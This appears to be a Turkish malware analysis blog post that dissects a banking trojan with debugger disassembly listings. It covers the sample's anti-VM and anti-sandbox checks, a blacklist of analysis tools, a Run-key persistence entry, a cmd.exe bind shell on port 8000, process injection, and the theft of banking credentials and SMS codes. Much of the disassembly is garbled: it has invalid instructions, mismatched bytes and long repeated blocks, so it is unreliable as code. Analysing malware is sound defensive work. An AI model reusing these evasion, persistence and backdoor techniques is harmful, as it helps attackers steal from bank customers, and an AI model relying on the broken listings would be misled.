0040145B 0F84 12030000 JE Turkish-.00401773
00401461 8B45 C4 LEA EAX,DWORD PTR SS:[EBP-9C]
00401466 50 PUSH EAX
00401467 8B45 B8 LEA EAX,DWORD PTR SS:[EBP-48]
0040146A 50 PUSH EAX
0040146B 6A 00 PUSH 0
0040146D 6A 00 PUSH 0
0040146F 7402 CJEZ EAX
00401471 85C0 TEST EAX,EAX
00401473 0F85 FA020000 JNC Turkish-.00401773
00401479 8D35 F0134000 LEA EDI,DWORD PTR DS:[4013F0]
0040147F 8D70 FC LEA EDI,DWORD PTR SS:[EBP-4]
00401482 > FC CLD
00401483 AD LODS DWORD PTR DS:[ESI]
00401484 85C0 TEST EAX,EAX
00401486 74 15 JE SHORT Turkish-.0040149D
00401488 50 PUSH EAX
00401489 FF75 C4 PUSH DWORD PTR SS:[EBP-9C] Arg2
0040148C E8 55FCFFFF CALL Turkish-.004010E6 Arg1
00401491 85C0 TEST EAX,EAX Turkish-.004010E6
00401493 0F84 DA020000 JE Turkish-.00401773
00401499 FD STOS DWORD PTR ES:[EDI]
0040149B AB
0040149E EB 05 JMP SHORT Turkish-.00401482
004014A0 > 60E5 713F4000 LEA EAX,DWORD PTR DS:[403F71]
004014A3 8985 78FCFFFF MOV DWORD PTR SS:[EBP-188],EAX
004014A9 68 6C6F6C00 PUSH 6C6F6C
004014AE 8B04 MOV EAX,DWORD PTR DS:[4]
004014B0 50 PUSH EAX
004014B1 6A 00 PUSH 0
004014B3 68 01001F00 PUSH 1F0001
004014B5 7F55 D9 CALL DWORD PTR SS:[EBP-28]
004014B8 8BC4 04 ADD ESP,4
004014BE 64A1 18000000 MOV EAX,DWORD PTR FS:[18]
004014C4 8773 34 02 CMP DWORD PTR DS:[EAX+34],2
004014C3 0F85 87020000 JNC Turkish-.00401755
004014CE 68 07800000 PUSH 8007
004014D3 FFE5 DC HALL DWORD PTR SS:[EBP-24]
004014D6 6785 8CFEFFFF MOV DWORD PTR SS:[EBP-174],128
004014E0 6A 00 PUSH 0
004014E2 6A 02 PUSH 2
004014E4 7F55 F8 CALL DWORD PTR SS:[EBP-8]
004014E7 8945 B4 MOV DWORD PTR SS:[EBP-4C],EAX
004014EA 83F8 FF CMP EAX,-1
004014ED 0F84 AB000000 JE Turkish-.0040159E
004014F3 8D85 8CFEFFFF LEA EAX,DWORD PTR SS:[EBP-174]
004014F9 50 PUSH EAX
004014FA FF75 B4 PUSH DWORD PTR SS:[EBP-4C]
EBP=0012FFF0
Turkish-.<ModuleEntryPoint>
```

İlk dikkatimi çeken 004010C6 fonksiyonu ile işlemlerin (processes) teker teker hashini alıp ardından ön tanımlı işlemlerin hashleri ile kıyasladığımı farkettim. Belli ki yazılımı geliştirenler bazı yazılımları kara listeye almışlardı. Zararlı yazılımı VMWare içinde çalıştırdığım için vmwareuser.exe yazılımının kara listede olduğu hemen anlaşılıyordu. Ancak biraz çatlak olduğum için hangi yazılımların kara listede yer aldığını öğrenmek için Python ile <http://www.processlibrary.com/> adresinde kayıtlı olan tüm işlemlerin (processes) listesini oluşturan ufak bir araç hazırladım ve hash fonksiyonunu bire bir Python kodu ile oluşturarak tüm işlemleri bu araçtan geçirerek kara listede yer alan tüm yazılımları (netmon.exe, procmon.exe, sandboxiedcomlaunch.exe, sandboxierpcss.exe, vboxservice.exe, vboxtray.exe, vmwareservice.exe, vmwareuser.exe, wireshark.exe) tespit ettim.


```
C:\Windows\system32\cmd.exe - pname_grabber.py
esslotd.exe
essndsys.exe
essolo.exe
esspk.exe
essspk.exe
esupdate.exe
http://www.processlibrary.com/directory/e/37
esyndicateinst.exe
esziqnotray.exe
et4tray.exe
et5sc.exe
etapimon.exe
etapist.exe
etcall.exe
etcrtmng.exe
etdirrcv.exe
etdscv.exe
etdm.exe
et.exe
etfmetrictransformer.exe
etherreal.exe
etlisrv.exe
etlitr50.exe
http://www.processlibrary.com/directory/e/38

C:\Windows\system32\cmd.exe

=====
Blacklisted Process Detection Utility [http://www.mertsarica.com]
=====
Blacklisted process detected: netmon.exe (0x5CD7BA5EL)
Blacklisted process detected: procmon.exe (0xA8D0BA0EL)
Blacklisted process detected: sandboxiedcomlaunch.exe (0xE8CDDC54L)
Blacklisted process detected: sandboxierpcss.exe (0x8C6D6CL)
Blacklisted process detected: vboxservice.exe (0x31E233AFL)
Blacklisted process detected: vboxtray.exe (0x91D47DF6L)
Blacklisted process detected: vmwareservice.exe (0x8181326CL)
Blacklisted process detected: vmwareuser.exe (0x4CE5FD07L)
Blacklisted process detected: wireshark.exe (0xA4EF3C0EL)

C:\Users\Mert\Desktop>
```

Bunun dışında zararlı yazılımın sbiedll.dll ile Sandboxie yazılımının sistemde yüklü olup olmadığını, vmware, vbox gibi sanal makinede çalışıp çalışmadığının kontrolü, qemu öykünücü (emulator) kontrolü ve RDTSC yönergesi (instruction) ile yönergeler arası geçen sürenin kontrolü ile kum havuzu ve hata ayıklı kontrolü yaptığını tespit ettim.

```
Immunity Debugger - Turkish_00400000.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment spe

004016AF 75 68 JNB SHORT Turkish-.00401719
004016B1 6A 04 PUSH 4
004016B3 68 00100000 PUSH 1000
004016B8 FFB5 80FEFFFF PUSH DWORD PTR SS:[EBP-180]
004016BE 6A 00 PUSH 0
004016C0 FFB5 E4 CALL DWORD PTR SS:[EBP-1C]
004016C3 89B5 84FEFFFF MOV DWORD PTR SS:[EBP-17C],EAX
004016C9 85C0 TEST EAX,EAX
004016CB 74 4C JE SHORT Turkish-.00401719
004016CD 6A 30 PUSH 30
004016CF 8B04 MOV EDX,ESP
004016D1 83C9 CMP EAX,ECX
004016D3 80B5 80FEFFFF LEA EAX,DWORD PTR SS:[EBP-180]
004016D9 60 PUSH EAX
004016DA FFB5 84FEFFFF PUSH DWORD PTR SS:[EBP-17C]
004016E0 61 PUSH ECX
004016E1 61 PUSH ECX
004016E2 62 PUSH EDI
004016E3 FFB5 88FEFFFF PUSH DWORD PTR SS:[EBP-178]
004016E9 FFB5 D0 CALL DWORD PTR SS:[EBP-30]
004016EC 83C4 04 ADD ESP,4
004016EF 89B5 84FEFFFF MOV DWORD PTR SS:[EBP-17C]
004016F1 6A 00 PUSH 0
004016FA 89B5 84FEFFFF MOV EAX,DWORD PTR SS:[EBP-17C]
00401700 8B40 08 MOV EAX,DWORD PTR DS:[EAX+8]
00401703 89B5 70FEFFFF MOV DWORD PTR SS:[EBP-164],EAX
00401709 68 00000000 PUSH 0000
0040170E 6A 00 PUSH 0
00401710 FFB5 84FEFFFF PUSH DWORD PTR SS:[EBP-17C]
00401716 FFB5 E8 CALL DWORD PTR SS:[EBP-20]
00401719 FFB5 88FEFFFF PUSH DWORD PTR SS:[EBP-178]
0040171F FFB5 CC CALL DWORD PTR SS:[EBP-34]
00401722 81B0 70FEFFFF CMP DWORD PTR SS:[EBP-184],61776077 vmwa
0040172C 74 39 JE SHORT Turkish-.00401767
0040172E 81B0 7CFEFFFF CMP DWORD PTR SS:[EBP-184],786F6276 vbox
00401738 74 20 JE SHORT Turkish-.00401767
0040173A 81B0 7CFEFFFF CMP DWORD PTR SS:[EBP-184],756D6571 qemu
00401744 74 21 JE SHORT Turkish-.00401767
00401746 0F31 RDTSC
00401748 59 PUSH EAX
00401749 0F31 RDTSC
0040174B 5A POP EDI
0040174C 8BC2 SUB EAX,EDX
0040174E 8D 00020000 CMP EAX,200
00401753 73 12 JNB SHORT Turkish-.00401767
00401755 80B5 78174000 LEA EAX,DWORD PTR DS:[401778]
0040175B 89B5 78FEFFFF MOV DWORD PTR SS:[EBP-188],EAX
00401761 80B5 B9134000 LEA EAX,DWORD PTR DS:[4013B9]
00401763 60 PUSH EAX
00401765 FFB5 78FEFFFF PUSH DWORD PTR SS:[EBP-188]
0040176B E8 11FBFFFF CALL Turkish-.00401284
00401773 C9 LEAVE
00401774 C3 RETN
00401775 INT3
00401776 CC INT3
00401777 CC INT3
00401778 00 DB 00
00401779 20 DB 20
0040177A 00 DB 00
0040177B 00 DB 00
0040177D 05 DB 05
0040177E 04 DB 04
0040177F 00 DB 00
00401780 00 DB 00
00401781 00 DB 00
00401782 00 DB 00
00401783 00 DB 00
```

Zararlı yazılım bu kontrollerden herhangi birine takıldığı takdirde kendisini %ALLUSERSPROFILE% ortam değişkeninde (environment) yer alan klasöre kopyalamakta ve sistem yeniden başlatıldığında çalışabilmek için kayıt defterinde HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SunJavaUpdateSched anahtarı oluşturmaktadır. Çalıştığı zaman da hem e-posta hem de web

sitelerine konu olduğu gibi 8000. numaralı bağlantı noktasında (port) dinlemeye geçmekte ve bu bağlantı noktasından sisteme bağlanan kişilere komut satırı erişimi (shell) vermektedir.

```
Immunity Debugger - Turkish_00400000.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Python Developer Wanted

00380100 65          PUSH EBP
00380101 8BEC       MOV EBP,ESP
00380103 83C4 0C    MOV ESP,74
00380106 E8 C3010000 CALL 003802CE JMP to kernel32.GetProcessHeap
0038010B A3 20033800 MOV DWORD PTR DS:[380320],EAX
00380110 68 04010000 PUSH 104
00380115 6A 00      PUSH 0
00380117 FF35 20033800 PUSH DWORD PTR DS:[380320]
0038011D E8 B2010000 CALL 003802D4 JMP to ntdll.RtlAllocateHeap
00380122 F2        MOV DWORD PTR SS:[EBP+4],EAX
00380125 83F8 00    CMP EAX,0
00380128 0F34 76010000 JF 003802A4
00380132 68 04010000 PUSH 104
00380135 6A 00      PUSH 0
00380138 FF35 20033800 PUSH DWORD PTR DS:[380320]
0038013E E8 B2010000 CALL 003802D4 JMP to ntdll.RtlAllocateHeap
00380143 83F8 00    CMP EAX,0
00380146 0F34 58010000 JF 003802A4
0038014C 68 04010000 PUSH 104
00380151 FF75 F8    PUSH DWORD PTR SS:[EBP-8]
00380154 68 60003800 PUSH 380060
00380159 E8 64010000 CALL 003802C2 ASCII "CALLUSERSPROFILE%\evchost.exe"
0038015E 68 04010000 PUSH 104 JMP to kernel32.ExpandEnvironmentStringsA
00380163 FF75 FC    PUSH DWORD PTR SS:[EBP-4]
00380166 6A 00      PUSH 0
00380169 E8 58010000 CALL 003802C8 JMP to kernel32.GetModuleFileNameA
0038016D 6A 00      PUSH 0
00380172 FF75 F8    PUSH DWORD PTR SS:[EBP-8]
00380175 FF75 FC    PUSH DWORD PTR SS:[EBP-4]
00380178 6A 06      PUSH 6 JMP to kernel32.CopyFileA
0038017C FF75 F8    PUSH DWORD PTR SS:[EBP-8]
0038017F E8 06010000 CALL 0038020A JMP to kernel32.SetFileAttributesW
00380184 8D45 F4    LEA EAX,DWORD PTR SS:[EBP-C]
00380187 50        PUSH EAX
00380188 68 06000200 PUSH 20006
0038018D 6A 00      PUSH 0
0038018F 68 7E003800 PUSH 38007E ASCII "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
00380194 68 02000000 PUSH 00000002
00380199 E8 72010000 CALL 00380318 JMP to ADVAPI32.RegOpenKeyExA
0038019E 83F8 00    CMP EAX,0
003801A1 74 1F      JE SHORT 003801C2
003801A3 8D45 F4    LEA EAX,DWORD PTR SS:[EBP-C]
003801A6 50        PUSH EAX
003801A7 68 06000200 PUSH 20006
003801AC 6A 00      PUSH 0
003801AE 68 AC003800 PUSH 3800AC ASCII "Software\Microsoft\Windows\CurrentVersion\Run"
003801B3 68 01000000 PUSH 00000001
003801B8 E8 53010000 CALL 00380310 JMP to ADVAPI32.RegOpenKeyExA
003801BD 83F8 00    CMP EAX,0
003801C0 75 26      JNE SHORT 003801E8
003801C2 FF75 F8    PUSH DWORD PTR SS:[EBP-8]
003801C5 E8 16010000 CALL 003802E0 JMP to kernel32.lstrlenA
003801CA 40        INC EAX
003801CB 50        PUSH EAX
003801CC FF75 F8    PUSH DWORD PTR SS:[EBP-8]
003801CF 6A 01      PUSH 1
003801D1 6A 00      PUSH 0
003801D3 68 D0003800 PUSH 3800DA ASCII "SunJavaUpdateSched"
003801D8 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
003801DB E8 36010000 CALL 00380316 JMP to ADVAPI32.RegSetValueExA
003801E0 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
003801E3 E8 22010000 CALL 0038030A JMP to ADVAPI32.RegCloseKey
003801E8 68 24003800 PUSH 380324
003801ED 68 01010000 PUSH 101
003801F2 E8 F5000000 CALL 003802EC JMP to ws2_32.WSASocketA

EBP=0012FE28
```

```
Immunity Debugger - Turkish_00400000.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment

003801CF 6A 01      PUSH 1
003801D1 6A 00      PUSH 0
003801D3 68 D0003800 PUSH 3800DA ASCII "SunJavaUpdateSched"
003801D8 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
003801DB E8 36010000 CALL 00380316 JMP to ADVAPI32.RegSetValueExA
003801E0 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
003801E3 E8 22010000 CALL 0038030A JMP to ADVAPI32.RegCloseKey
003801E8 68 24003800 PUSH 380324
003801ED 68 01010000 PUSH 101
003801F2 E8 F5000000 CALL 003802EC JMP to ws2_32.WSASocketA
003801F7 66C745 E0 0200 MOV WORD PTR SS:[EBP-20],2
003801FD 68 401F0000 PUSH 4F40
00380202 E8 F7000000 CALL 003802FE JMP to ws2_32.ntohs
00380207 66B945 E2    MOV WORD PTR SS:[EBP-1E],AX
0038020B C745 E4 00000000 MOV DWORD PTR SS:[EBP-1C],0
00380212 6A 00      PUSH 0
00380214 6A 00      PUSH 0
00380216 6A 00      PUSH 0
00380219 6A 05      PUSH 5
0038021A 6A 01      PUSH 1
0038021C 6A 02      PUSH 2
0038021E E8 C3000000 CALL 003802E6 JMP to ws2_32.WSASocketA
00380223 8945 F4    MOV DWORD PTR SS:[EBP-18],EAX
00380226 83F8 FF    CMP EAX,-1
00380229 74 79      JF SHORT 003802A4
0038022B 6A 10      PUSH 10
0038022D 8D45 E0    LEA EAX,DWORD PTR SS:[EBP-20]
00380230 50        PUSH EAX
00380231 FF75 F8    PUSH DWORD PTR SS:[EBP-8]
00380234 E8 BF000000 CALL 003802F8 JMP to ws2_32.bind
00380239 83F8 FF    CMP EAX,-1
0038023C 74 66      JF SHORT 003802A4
0038023E 6A 05      PUSH 5
00380240 FF75 F0    PUSH DWORD PTR SS:[EBP-10]
00380243 E8 BC000000 CALL 00380304 JMP to ws2_32.listen
00380248 83F8 FF    CMP EAX,-1
0038024B 74 C7      JF SHORT 003802A4
0038024D 33C0      XOR EAX,EAX
0038024F 8D7D 9C    LEA EDI,DWORD PTR SS:[EBP-64]
00380252 89 44000000 MOV EAX,44
00380257 F3:AA     REP STOS BYTE PTR ES:[EDI]
00380259 6A 00      PUSH 0
0038025B 6A 00      PUSH 0
0038025D FF75 F0    PUSH DWORD PTR SS:[EBP-10]
0038025F E8 80000000 CALL 003802F2 JMP to ws2_32.accept
00380265 C745 9C 44000000 MOV DWORD PTR SS:[EBP-64],44
00380268 8945 D4    MOV DWORD PTR SS:[EBP-2C],EAX
0038026F 8945 D8    MOV DWORD PTR SS:[EBP-28],EAX
00380272 8945 DC    MOV DWORD PTR SS:[EBP-24],EAX
00380275 66C745 CC 0000 MOV WORD PTR SS:[EBP-21],0
00380278 C745 C8 01010000 MOV DWORD PTR SS:[EBP-25],101
00380282 8D45 8C    LEA EAX,DWORD PTR SS:[EBP-74]
00380285 50        PUSH EAX
00380288 8D45 9C    LEA EAX,DWORD PTR SS:[EBP-64]
00380289 50        PUSH EAX
0038028A 6A 00      PUSH 0
0038028B 6A 00      PUSH 0
0038028E 6A 00      PUSH 0
00380290 6A 01      PUSH 1
00380292 6A 00      PUSH 0
00380294 6A 00      PUSH 0
00380296 68 ED003800 PUSH 3800ED ASCII "cmd.exe"
0038029B 6A 00      PUSH 0
0038029D E8 14000000 CALL 003802B6 JMP to kernel32.CreateProcessA
003802A2 ^EB A2     JF SHORT 0038024D
003802A4 6A 00      PUSH 0
003802A6 E8 11000000 CALL 003802BC JMP to kernel32.ExitProcess
003802A9 C9        LEAVE
003802AC C2 0400    RETN 4

EBP=0012FE28
```

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator>netstat -an -p tcp | findstr "8000"
TCP        0.0.0.0:8000          0.0.0.0:0          LISTENING

C:\Documents and Settings\Administrator>

C:\Telnet 127.0.0.1

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Desktop>_
```

Ancak bu zararlı yazılım, kontrollerden herhangi birine takılmaz ise 32 bit işletim sisteminde windows\system32 klasörü altında wuaucvt.exe dosyası yaratmakta, 64 bit işletim sisteminde ise windows\syswow64 klasörü altında svchost.exe dosyası yaratmakta (windows file protection izin verirse), çalıştırmakta ardından kendisini bu işleme (process) enjekte ederek diğer faza geçmektedir. Son fazda ise sisteme bankacılık zararlı yazılımı bulaştırarak Zeus ve Spyeye'dan bildiğimiz gibi kullanıcının cep telefonuna da zararlı yazılım göndererek internet şubesini kullanan kullanıcının kullanıcı adını, şifresini ve sms doğrulama kodunu çalarak müşterilerin hesabını boşaltmaya çalışmaktadır.

```
Immunity Debugger - Turkish_00400000.exe - [CPU - main thread]

File View Debug Plugins ImmLib Options Window Help Jobs

00380000 55          PUSH EBP
00380001 8BEC       MOV EBP,ESP
00380003 81C4 ACFCFFF PUSH ESP,-354
00380005 6A 00      PUSH 0
0038000B E8 96030000 CALL 00380466      JMP to kernel32.GetModuleHandleW
0038000D 8945 F8    MOV DWORD PTR SS:[EBP-8],EAX
0038000F 6A 04      PUSH 4
00380011 68 00100000 PUSH 1000
00380013 68 00000000 PUSH 0
00380015 6A 00      PUSH 0
00380017 E8 30030000 CALL 0038047E      JMP to kernel32.VirtualAlloc
00380019 8945 F4    MOV DWORD PTR SS:[EBP-C],EAX
0038001B 85C0      TEST EAX,EAX
0038001D 0F84 2E030000 JE 00380416
0038001F 68 00000000 PUSH 0
00380021 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
00380023 6A 00      PUSH 0
00380025 E8 60030000 CALL 00380460      JMP to kernel32.GetModuleFileNameW
00380027 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
00380029 68 00003800 PUSH 38003800
0038002B E8 60030000 CALL 00380478      UNICODE "src"
0038002D 68 00000000 PUSH 0
0038002F FF75 F4    PUSH DWORD PTR SS:[EBP-C]      JMP to kernel32.SetEnvironmentVariableW
00380031 E8 50030000 CALL 00380472
00380033 85C0      TEST EAX,EAX
00380035 0F84 E0200000 JE 00380407
00380037 C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
00380039 6A 00      PUSH 0
0038003B 6A 04      PUSH 4
0038003D 8D45 FC    LEA EAX,DWORD PTR SS:[EBP-4]
0038003F 50        PUSH EAX
00380041 6A 10      PUSH 10
00380043 6A FF      PUSH -1
00380045 E8 F0200000 CALL 00380436      JMP to ntdll.ZwQueryInformationProcess
00380047 337D FC 00 CMP DWORD PTR SS:[EBP-4],0
00380049 75 0F      JNZ SHORT 0038014F
0038004B 68 60038000 PUSH 38003800
0038004D FF75 F4    PUSH DWORD PTR SS:[EBP-C]      UNICODE "\system32\wuaucvt.exe"
0038004F E8 30030000 CALL 0038046A      JMP to kernel32.lstrcatW
00380051 EB 00      JMP SHORT 0038015C
00380053 68 20038000 PUSH 20038000
00380055 FF75 F4    PUSH DWORD PTR SS:[EBP-C]      UNICODE "\syswow64\svchost.exe"
00380057 E8 2E030000 CALL 0038046A      JMP to kernel32.lstrcatW
00380059 6A 00      PUSH 0
0038005B 68 00000000 PUSH 0
0038005D 6A 03      PUSH 3
0038005F 6A 00      PUSH 0
00380061 6A 01      PUSH 1
00380063 68 00000000 PUSH 0
00380065 FF75 F4    PUSH DWORD PTR SS:[EBP-C]
00380067 E8 D0200000 CALL 0038044E      JMP to kernel32.CreateFileW
00380069 8945 F8    MOV DWORD PTR SS:[EBP-8],EAX
0038006B 8BF8 FF    CMP EAX,-1
0038006D 0F84 85020000 JE 00380407
0038006F FF75 F8    PUSH DWORD PTR SS:[EBP-8]
00380071 68 10000000 PUSH 10000000
00380073 6A 02      PUSH 2
00380075 6A 00      PUSH 0
00380077 6A 00      PUSH 0
00380079 6A 04      PUSH 4
0038007B 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
0038007D 50        PUSH EAX
0038007F E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380081 85C0      TEST EAX,EAX
00380083 0F8C 5C020000 JE 00380407
00380085 337D FC 00 MOV ECX,ECX
00380087 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380089 6A 00      PUSH 0
0038008B 6A 00      PUSH 0
0038008D 6A 04      PUSH 4
0038008F 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380091 50        PUSH EAX
00380093 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380095 85C0      TEST EAX,EAX
00380097 0F8C 5C020000 JE 00380407
00380099 337D FC 00 MOV ECX,ECX
0038009B 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
0038009D 6A 00      PUSH 0
0038009F 6A 00      PUSH 0
003800A1 6A 04      PUSH 4
003800A3 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003800A5 50        PUSH EAX
003800A7 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003800A9 85C0      TEST EAX,EAX
003800AB 0F8C 5C020000 JE 00380407
003800AD 337D FC 00 MOV ECX,ECX
003800AF 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003800B1 6A 00      PUSH 0
003800B3 6A 00      PUSH 0
003800B5 6A 04      PUSH 4
003800B7 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003800B9 50        PUSH EAX
003800BB E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003800BD 85C0      TEST EAX,EAX
003800BF 0F8C 5C020000 JE 00380407
003800C1 337D FC 00 MOV ECX,ECX
003800C3 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003800C5 6A 00      PUSH 0
003800C7 6A 00      PUSH 0
003800C9 6A 04      PUSH 4
003800CB 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003800CD 50        PUSH EAX
003800CF E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003800D1 85C0      TEST EAX,EAX
003800D3 0F8C 5C020000 JE 00380407
003800D5 337D FC 00 MOV ECX,ECX
003800D7 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003800D9 6A 00      PUSH 0
003800DB 6A 00      PUSH 0
003800DD 6A 04      PUSH 4
003800DF 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003800E1 50        PUSH EAX
003800E3 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003800E5 85C0      TEST EAX,EAX
003800E7 0F8C 5C020000 JE 00380407
003800E9 337D FC 00 MOV ECX,ECX
003800EB 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003800ED 6A 00      PUSH 0
003800EF 6A 00      PUSH 0
003800F1 6A 04      PUSH 4
003800F3 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003800F5 50        PUSH EAX
003800F7 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003800F9 85C0      TEST EAX,EAX
003800FB 0F8C 5C020000 JE 00380407
003800FD 337D FC 00 MOV ECX,ECX
003800FF 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380101 6A 00      PUSH 0
00380103 6A 00      PUSH 0
00380105 6A 04      PUSH 4
00380107 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380109 50        PUSH EAX
0038010B E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
0038010D 85C0      TEST EAX,EAX
0038010F 0F8C 5C020000 JE 00380407
00380111 337D FC 00 MOV ECX,ECX
00380113 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380115 6A 00      PUSH 0
00380117 6A 00      PUSH 0
00380119 6A 04      PUSH 4
0038011B 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
0038011D 50        PUSH EAX
0038011F E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380121 85C0      TEST EAX,EAX
00380123 0F8C 5C020000 JE 00380407
00380125 337D FC 00 MOV ECX,ECX
00380127 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380129 6A 00      PUSH 0
0038012B 6A 00      PUSH 0
0038012D 6A 04      PUSH 4
0038012F 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380131 50        PUSH EAX
00380133 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380135 85C0      TEST EAX,EAX
00380137 0F8C 5C020000 JE 00380407
00380139 337D FC 00 MOV ECX,ECX
0038013B 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
0038013D 6A 00      PUSH 0
0038013F 6A 00      PUSH 0
00380141 6A 04      PUSH 4
00380143 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380145 50        PUSH EAX
00380147 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380149 85C0      TEST EAX,EAX
0038014B 0F8C 5C020000 JE 00380407
0038014D 337D FC 00 MOV ECX,ECX
0038014F 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380151 6A 00      PUSH 0
00380153 6A 00      PUSH 0
00380155 6A 04      PUSH 4
00380157 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380159 50        PUSH EAX
0038015B E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
0038015D 85C0      TEST EAX,EAX
0038015F 0F8C 5C020000 JE 00380407
00380161 337D FC 00 MOV ECX,ECX
00380163 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380165 6A 00      PUSH 0
00380167 6A 00      PUSH 0
00380169 6A 04      PUSH 4
0038016B 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
0038016D 50        PUSH EAX
0038016F E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380171 85C0      TEST EAX,EAX
00380173 0F8C 5C020000 JE 00380407
00380175 337D FC 00 MOV ECX,ECX
00380177 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380179 6A 00      PUSH 0
0038017B 6A 00      PUSH 0
0038017D 6A 04      PUSH 4
0038017F 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380181 50        PUSH EAX
00380183 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380185 85C0      TEST EAX,EAX
00380187 0F8C 5C020000 JE 00380407
00380189 337D FC 00 MOV ECX,ECX
0038018B 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
0038018D 6A 00      PUSH 0
0038018F 6A 00      PUSH 0
00380191 6A 04      PUSH 4
00380193 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380195 50        PUSH EAX
00380197 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380199 85C0      TEST EAX,EAX
0038019B 0F8C 5C020000 JE 00380407
0038019D 337D FC 00 MOV ECX,ECX
0038019F 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003801A1 6A 00      PUSH 0
003801A3 6A 00      PUSH 0
003801A5 6A 04      PUSH 4
003801A7 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003801A9 50        PUSH EAX
003801AB E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003801AD 85C0      TEST EAX,EAX
003801AF 0F8C 5C020000 JE 00380407
003801B1 337D FC 00 MOV ECX,ECX
003801B3 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003801B5 6A 00      PUSH 0
003801B7 6A 00      PUSH 0
003801B9 6A 04      PUSH 4
003801BB 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003801BD 50        PUSH EAX
003801BF E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003801C1 85C0      TEST EAX,EAX
003801C3 0F8C 5C020000 JE 00380407
003801C5 337D FC 00 MOV ECX,ECX
003801C7 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003801C9 6A 00      PUSH 0
003801CB 6A 00      PUSH 0
003801CD 6A 04      PUSH 4
003801CF 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003801D1 50        PUSH EAX
003801D3 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003801D5 85C0      TEST EAX,EAX
003801D7 0F8C 5C020000 JE 00380407
003801D9 337D FC 00 MOV ECX,ECX
003801DB 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003801DD 6A 00      PUSH 0
003801DF 6A 00      PUSH 0
003801E1 6A 04      PUSH 4
003801E3 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003801E5 50        PUSH EAX
003801E7 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003801E9 85C0      TEST EAX,EAX
003801EB 0F8C 5C020000 JE 00380407
003801ED 337D FC 00 MOV ECX,ECX
003801EF 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003801F1 6A 00      PUSH 0
003801F3 6A 00      PUSH 0
003801F5 6A 04      PUSH 4
003801F7 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003801F9 50        PUSH EAX
003801FB E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003801FD 85C0      TEST EAX,EAX
003801FF 0F8C 5C020000 JE 00380407
00380201 337D FC 00 MOV ECX,ECX
00380203 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380205 6A 00      PUSH 0
